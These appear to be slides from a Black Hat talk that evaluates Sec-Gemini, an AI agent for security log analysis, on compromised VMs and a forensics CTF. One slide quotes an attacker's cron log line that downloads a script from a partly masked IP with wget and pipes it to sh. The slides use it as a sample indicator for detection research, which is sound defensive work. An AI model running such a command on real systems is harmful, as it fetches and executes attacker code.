	2023-10-02T04:52:06.859643+00:00	fs:stat	Creation Time	/usr/bin/dhpcd

Agent executes on a self-curated list of hypotheses. Analysts review results

All conclusions come with rationale that analyst can accept or reject

Work is linked to the specific log lines used to make a judgement call



# Evaluation


Scoring Sec-Gemini's  
Log Reasoning performance



# Evaluation Dataset



**100 compromised VMs**  
real-world cases  
detected by low-FP rules



**Average Case is Hard**  
14 log types  
4.1M+ log records  
38 annotated records



**Diverse Compromises**  
weak password,  
misconfiguration,  
software vulnerability,  
leaked credentials, ...

# Evaluation Task



**Task: find all attack-related indicators (entities)**

URLs, filename, IP address, process and executable names, etc


3 levels of relevance: **critical**, **important** and **supplemental**. Example:

[**CRON**, pid: **570342**] (**perfkit**) CMD (**wget** -q -O - **http://185.122.xxx.xxx/h2.sh** | **sh** > **/dev/null** 2>&1)

**Two configurations: hinted and not-hinted**

hinted: SG given initial detection info. Akin to timeline reconstruction.

not-hinted: SG not given a starting point. Akin to general threat hunting.





# Precision & Recall

## Timeline Reconstruction (hinted)

Recall on <b>Critical</b>	<b>53%</b>
Recall on <b>Important</b>	<b>40%</b>
Recall on <b>Suppl.</b>	<b>25%</b>
<b>Precision</b>	<b>12%</b>

## Threat Hunting (not hinted)

Recall on <b>Critical</b>	<b>47%</b>
Recall on <b>Important</b>	<b>42%</b>
Recall on <b>Suppl.</b>	<b>21%</b>
<b>Precision</b>	<b>11%</b>

Sec-Gemini finds  
**53%** of **critical indicators**  
across **millions of logs**  
for under **\$3**



# CTF scenario



Your mad scientist boss was contacted by the FBI. They found his recently-developed Szechuan sauce recipe on the dark web. How was our recipe stolen?



*CTF created by James Smith,  
[DFIRmadness.com](https://dfirmadness.com)*

# Sec-Gemini on forensics CTF

- Nightmare – Disk Image Only
- Difficult – Disk and Memory
- Moderate – Disk, Memory, and Autoruns
- Easy – Disk, Memory, Autoruns, and PCAPS

# Sec-Gemini on forensics CTF

- **Nightmare – Disk Image Only**
- Difficult – Disk and Memory
- Moderate – Disk, Memory, and Autoruns
- Easy – Disk, Memory, Autoruns, and PCAPS

# Sec-Gemini on forensics CTF

Configuration	Indicator recall	Questions answered
Scenario included		

# Sec-Gemini on forensics CTF

Configuration	Indicator recall	Questions answered
Scenario included	60% of critical indicators	22 out of 30

# Sec-Gemini on forensics CTF

Configuration	Indicator recall	Questions answered
Scenario included	60% of critical indicators	22 out of 30
<b><i>Fully autonomous</i></b> No scenario included	50% of critical indicators	20 out of 30



# Want To Learn More?

## Trusted Tester Program



[bit.ly/46x9GLr](https://bit.ly/46x9GLr)

## Other Talks/Events

**Blackhat Demos:** Google Cloud Security Booth #2240  
August 7: 2pm

**Arsenal Demos:** Business Hall, Arsenal Station 7  
August 7: 1pm

**GenSec CTF:** LVCC West Hall, Level 1, 302  
August 8 - 10

# Thank you

mvd@google.com  
akant@google.com



SCAN FOR SLIDES



#BHUSA @BlackHatEvents